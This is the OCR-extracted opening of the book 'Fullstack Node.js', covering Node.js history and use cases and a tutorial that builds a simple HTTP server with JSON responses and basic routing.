
FULLSTACK NODE.JS

The Complete Guide to Building Production Apps with Node.js



FULLSTACK.io

DAVID GUTTMAN

Fullstack Node.js

The Complete Guide to Building Production Apps with Node.js

Written by David Guttman
Edited by Nate Murray

Published by Fullstack.io.

FULLSTACK.io

Contents

PRERELEASE

This version of the book is a PRERELEASE. The final version of the book will change from this revision. Please report any bugs you find to us@fullstack.io

Thanks for checking out the early version

– Nate & David

Book Revision

- Revision 2p - 2019-11-25

Join Our Discord Channel

https://newline.co/discord/nodejs[1]

Bug Reports

If you'd like to report any bugs, typos, or suggestions just email us at: **us@fullstack.io**.

Be notified of updates via Twitter

If you'd like to be notified of updates to the book on Twitter, follow us at @fullstackio[2].

We'd love to hear from you!

Did you like the book? Did you find it helpful? We'd love to add your face to our list of testimonials on the website! Email us at: us@fullstack.io[3].

[1] https://newline.co/discord/nodejs
[2] https://twitter.com/fullstackio
[3] mailto:us@fullstack.io

Your First Node API

Hello Node.js

Node.js was first released in 2009 by Ryan Dahl as a reaction to how slow web servers were at the time. Most web servers would block for any I/O task[4], such as reading from the file system or accessing the network, and this would dramatically lower their throughput. For example, if a server was receiving a file upload, it would not be able to handle any other request until the upload was finished.

At that time, Dahl mostly worked with Ruby, and the dominant model for web applications was to have a pool of ruby processes that a web server (e.g. Ngninx) would proxy to. If one Ruby process was blocked with an upload, Nginx served the request to another.

Node.js changed this model by making all I/O tasks non-blocking and asynchronous. This allowed web servers written in Node.js to serve **thousands of requests concurrently** – subsequent requests didn't have to wait for previous ones to complete.

The first demo of Node.js was generated so much interest because it was the first time that a developer could create their own web server easily and have it work so well.

Over time Node.js became good at system tasks other than web serving and started to shine as a flexible yet lower level server-side language. It could do anything typically done with Python, Ruby, Perl, and PHP, and it was faster, used less memory, and in most cases had better APIs for the system calls.

For example, with Node.js we can create HTTP and TCP servers with only a few lines of code. We'll dive in and build one together soon, but just to show what we mean, here's a functioning Node.js web server in only 80 characters:

01-first-node-api/00-hello-world.js

```
require('http')
  .createServer((req, res) => res.end('hello world!'))
  .listen(8080)
```

A Rich Module Ecosystem

Node.js began to shine with the introduction of `npm`, the package manager bundled with Node.js. A core philosophy of Node.js is to have only **a small collection of built-in modules** that come preinstalled with the language.

[4] https://en.wikipedia.org/wiki/Input/output

Examples of these modules are `fs`, `http`, `tcp`, `dns`, `events`, `child_process`, and `crypto`. There's a full list in the Node.js API documentation[5].

This may seem to be a bad thing. Many people would be puzzled as why Node.js would choose not to have a large collection of standard modules preinstalled and available to the user. The reason is a bit counterintuitive, but has ultimately been very successful.

Node.js wanted to encourage a rich ecosystem of third-party modules. Any module that becomes a built-in, core module will automatically prevent competition for its features. In addition, the core module can only be updated on each release of Node.js.

This has a two-fold suppression effect on module authorship. First, for each module that becomes a core module in the standard library, many third-party modules that perform a similar feature will never be created. Second, any core modules will have development slowed by the Node.js release schedule.

This strategy has been a great success. `npm` modules have grown at an incredible pace, overtaking all other package managers. In fact, **one of the best things about Node.js is having access to a gigantic number of modules**.

When To Use Node.js

Node.js is a great choice for any task or project where one would typically use a dynamic language like Python, PHP, Perl, or Ruby. Node.js particularly shines when used for:

- HTTP APIs,
- distributed systems,
- command-line tools, and
- cross-platform desktop applications.

Node.js was created to be a great web server and it does not disappoint. In the next section, we'll see how easy it is to build an HTTP API with the built-in core `http` module.

Web servers and HTTP APIs built with Node.js generally have much higher performance than other dynamic languages like Python, PHP, Perl, and Ruby. This is partly because of its non-blocking nature, and partly because the Node.js V8 JavaScript interpreter is so well optimized.

There are many popular web and API frameworks built with Node.js such as `express`[6], `hapi`[7], and `restify`[8].

Distributed systems are also very easy to build with Node.js. The core `tcp` module makes it very easy to communicate over the network, and useful abstractions like streams allow us to build systems using composable modules like `dnode`[9].

[5] https://nodejs.org/api/index.html
[6] https://expressjs.com
[7] https://hapijs.com
[8] https://restify.com
[9] https://www.npmjs.com/package/dnode

Command-line tools can make a developer's life much easier. Before Node.js, there wasn't a good way to create CLIs with JavaScript. If you're most comfortable with JavaScript, Node.js will be the best way to build these programs. In addition, there are tons of Node.js modules like `yargs`[10], `chalk`[11], and `blessed`[12] that make writing CLIs a breeze.

`Electron`[13], allows us to build cross-platform desktop applications using JavaScript, HTML, and CSS. It combines a browser GUI with Node.js. Using Node.js we're able to access the filesystem, network, and other operating system resources. There's a good chance you use a number of Electron apps regularly.

When Node.js May Not Be The Best Choice

Node.js is a dynamic, interpreted language. It is very fast compared to other dynamic languages thanks to the V8 JIT compiler. However, if you are looking for a language that can squeeze the most performance out of your computing resources, Node.js is not the best.

CPU-bound workloads can typically benefit from using a lower-level language like C, C++, Go, Java, or Rust. As an extreme example, when generating fibonacci numbers[14] Rust and C are about three times faster than Node.js. If you have a specialized task that is particularly sensitive to performance, and does not need to be actively developed and maintained, consider using a lower-level level language.

Certain specialized software communities like machine learning, scientific computing, and data science have traditionally used languages other than JavaScript. Over time they have created many packages, code examples, tutorials, and books using languages like Python, R, and Java that either do not exist in JavaScript, are not at the same level of maturity, or do not have the same level of optimization and performance. Node.js might become more popular for these tasks in the future as more flagship projects like `TensorFlow.js`[15] are developed. However, at this current time, fewer people in these disciplines have much Node.js experience.

Front-end Vs. Back-end JavaScript

If you're more familiar with using JavaScript in the browser than you are with using it in Node.js, there a few differences worth paying attention to.

The biggest difference between Node.js and running JavaScript in the browser is the lack of globals and common browser APIs. For example, `window`[16] and `document`[17] are unavailable in Node.js. Of

[10] https://yargs.js.org/
[11] https://github.com/chalk/chalk#readme
[12] https://github.com/chjj/blessed
[13] https://github.com/electron/electron#readme
[14] https://github.com/RisingStack/node-with-rust
[15] https://js.tensorflow.org/
[16] https://developer.mozilla.org/en-US/docs/Web/API/Window
[17] https://developer.mozilla.org/en-US/docs/Web/API/Document

course, this should not be not surprising; Node.js does not need to maintain a DOM or other browser-related technologies to function. For a list of global objects that browsers and Node.js share, see MDN's list of Standard Built-in Objects[18].

Both Node.js and browser-based JavaScript can perform many of the same functions such as access the network or filesystem. However, the way these functions are accomplished will be different. For example, in the browser one will use the globally available `fetch()` API to create an HTTP request. In Node.js, this type of action would be done by first using `const http = require('http')` to load the built-in core `http` module, and afterwards using `http.get('http://www.fullstack.io/', function (res) { ... })`.

Diving In: Your First Node.js API

We're going to start off by creating our own web server. At first, it will be very simple; you'll be able to open your browser and see some text. What makes this impressive is just how little code is required to make this happen.


01-first-node-api/01-server.js

```
1  const http = require('http')
2
3  const port = process.env.PORT || 1337
4
5  const server = http.createServer(function (req, res) {
6    res.end('hi')
7  })
8
9  server.listen(port)
10 console.log(`Server listening on port ${port}`)
```

Run this file with `node 01-server.js`, and you should see `Server listening on port 1337` printed to your terminal:

[18] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects

After you see that, open your browser and go to `http://localhost:1337` to see your message:



Hello!

Let's look at this file line by line. First up:

01-first-node-api/01-server.js

```
const http = require('http')
```

This loads the core `http`[19] module and stores it in our `http` variable. `require()`[20] is a globally accessible function in Node.js and is always available. `http` is a core module, which means that it is always available to be loaded via `require()`. Later on we'll cover third-party modules that need to be installed before we can load them using `require()`.

[19] https://nodejs.org/api/http.html
[20] https://nodejs.org/api/modules.html#modules_require_id

01-first-node-api/01-server.js

```
const port = process.env.PORT || 1337
```

Here we choose which port our web server should listen to for requests. We store the port number in our `port` variable.

Also, we encounter a Node.js global object, `process`[21]. `process` is a global object[22] with information about the currently running process, in our case it's the process that is spawned when we run `node 01-server.js`. `process.env` is an object that contains all environment variables. If we were to run the server with `PORT=3000 node 01-server.js` instead, `process.env.PORT` would be set to `3000`. Having environment variable control over port usage is a useful convention for deployment, and we'll be starting that habit early.

01-first-node-api/01-server.js

```
const server = http.createServer(function (req, res) {
  res.end('hi')
})
```

Now we get to the real meat of the file. We use `http.createServer()`[23] to create a HTTP server object and assign it to the `server` variable. `http.createServer()` accepts a single argument: a request listener function.

Our request listener function will be called every time there's an HTTP request to our server (e.g., each time you hit `http://localhost:1337` in your browser). Every time it is called, this function will receive two arguments: a request object[24] (`req`) and a response object[25] (`res`).

For now we're going to ignore `req`, the request object. Later on we'll use it to get information about the request like url and headers.

The second argument to our request listener function is the response object, `res`. We use this object to send data back to the browser. We can both send the string `'hi'` and end the connection to the browser with a single method call: `res.end('hi')`.

At this point our server object has been created. If a browser request comes in, our request listener function will run, and we'll send data back to the browser. The only thing left to do, is to allow our server object to listen for requests on a particular port:

[21] https://nodejs.org/api/process.html#process_process
[22] https://nodejs.org/api/globals.html#globals_require
[23] https://nodejs.org/api/http.html#http_http_createserver_options_requestlistener
[24] https://nodejs.org/api/http.html#http_class_http_incomingmessage
[25] https://nodejs.org/api/http.html#http_class_http_serverresponse

01-first-node-api/01-server.js

```
server.listen(port)
```

Finally, for convenience, we print a message telling us that our server is running and which port it's listening on:

01-first-node-api/01-server.js

```
console.log(`Server listening on port ${port}`)
```

And that's all the code you need to create a high-performance web server with Node.js.

Of course this is the absolute minimum, and it's unlikely that this server would be useful in the real world. From here we'll begin to add functionality to turn this server into a usable JSON API with routing.

Serving JSON

When building web apps and distributed systems, it's common to use JSON APIs to serve data. With one small tweak, we can change our server to do this.

In our previous example, we responded with plain text:

01-first-node-api/01-server.js

```
const server = http.createServer(function (req, res) {
  res.end('hi')
})
```

In this example we're going to respond with JSON instead. To do this we're going to replace our request listener function with a new one:

01-first-node-api/02-server.js

```
const server = http.createServer(function (req, res) {
  res.setHeader('Content-Type', 'application/json')
  res.end(JSON.stringify({ text: 'hi', numbers: [1, 2, 3] }))
})
```

When building a production server, it's best to be explicit with responses so that clients (browsers and other consumers of our API) don't handle our data in unexpected ways (e.g. rendering an image as text). By sending plain text without a `Content-Type` header, we didn't tell the client what kind of data it should expect.

In this example, we're going to let the client know our response is JSON-formatted data by setting the `Content-Type` response header. In certain browsers this will allow the JSON data to be displayed with pretty printing and syntax highlighting. To set the `Content-Type` we use the `res.setHeader()`[26] method:

01-first-node-api/02-server.js

```
res.setHeader('Content-Type', 'application/json')
```


Next, we use the same method as last time to send data and close the connection. The only difference is that instead of sending plain text, we're sending a JSON-stringified object:

01-first-node-api/02-server.js

```
res.end(JSON.stringify({ text: 'hi', numbers: [1, 2, 3] }))
```

Run `node 02-server.js` and navigate to `http://localhost:1337` in your browser to see our new JSON response:

[26] https://nodejs.org/api/http.html#http_request_setheader_name_value



What our JSON response looks like

Not all browsers will pretty-print JSON. In this screenshot I'm using Firefox, but there are several extensions available for Chrome like JSON Formatter[27] that will achieve the same result.

Of course, our API needs some work before it's useful. One particular issue is that no matter the URL path we use, our API will always return the same data. You can see this behavior by navigating to each of these URLs:

- `http://localhost:1337/a`
- `http://localhost:1337/fullstack`
- `http://localhost:1337/some/long/random/url.`

If we want to add functionality to our API, we should be able to handle different requests to different url paths or endpoints. For starters, we should be able to serve both our original plain text response and our new JSON response.

[27] https://chrome.google.com/webstore/detail/json-formatter/bcjindcccaagfpapjjmafapmmgkkhgoa/related

Basic Routing

Not all client requests are the same, and to create a useful API, we should be able to respond differently depending on the requested url path.

We previously ignored the request object argument, `req`, and now we're going to use that to see what url path the client is requesting. Depending on the path, we can do one of three things:

- respond with plain text,
- respond with JSON, or
- respond with a 404 "Not Found" error.

We're going to change our request listener function to perform different actions depending on the value of `req.url`[28]. The `url` property of the `req` object will always contain the full path of the client request. For example, when we navigate to `http://localhost:1337` in the browser, the path is `/`, and when we navigate to `http://localhost:1337/fullstack`, the path is `/fullstack`.

We're going to change our code so that when we open `http://localhost:1337` we see our initial plain-text "hi" mesage, when we open `http://localhost:1337/json` we'll see our JSON object, and if we navigate to any other path, we'll receive a 404 "Not Found" error.

We can do this very simply by checking the value of `req.url` in our request listener function and running a different function depending on its value.

First we need to create our different functions – one for each behavior. We'll start with the functions for responding with plain-text and JSON. These new functions will use the same arguments as our request listener function and behave exactly the same as they did before:

01-first-node-api/03-server.js

```
function respondText (req, res) {
  res.setHeader('Content-Type', 'text/plain')
  res.end('hi')
}

function respondJson (req, res) {
  res.setHeader('Content-Type', 'application/json')
  res.end(JSON.stringify({ text: 'hi', numbers: [1, 2, 3] }))
}
```

The third function will have new behavior. For this one, we'll respond with a 404 "Not Found" error. To do this, we use the `res.writeHead()`[29] method. This method will let us set both a response status code and header. We use this to respond with a 404 status and to set the `Content-Type` to `text/plain`.


[28] https://nodejs.org/api/http.html#http_message_url
[29] https://nodejs.org/api/http.html#http_response_writehead_statuscode_statusmessage_headers

The 404 status code tells the client that the communication to the server was successful, but the server is unable to find the requested data.

After that, we simply end the response with the message `"Not Found"`:

01-first-node-api/03-server.js

```
function respondNotFound (req, res) {
  res.writeHead(404, { 'Content-Type': 'text/plain' })
  res.end('Not Found')
}
```



What our server returns for paths that don't exist

With our functions created, we can now create a request listener function that calls each one depending on the path in `req.url`:

01-first-node-api/03-server.js

```
const server = http.createServer(function (req, res) {
  if (req.url === '/') return respondText(req, res)
  if (req.url === '/json') return respondJson(req, res)

  respondNotFound(req, res)
})
```

Now that we have basic routing set up, we can add more functionality to our server at different endpoints.

Dynamic Responses

Currently, our endpoints respond with the same data every time. For our API to be dynamic, it needs to change its responses according to input from the client.

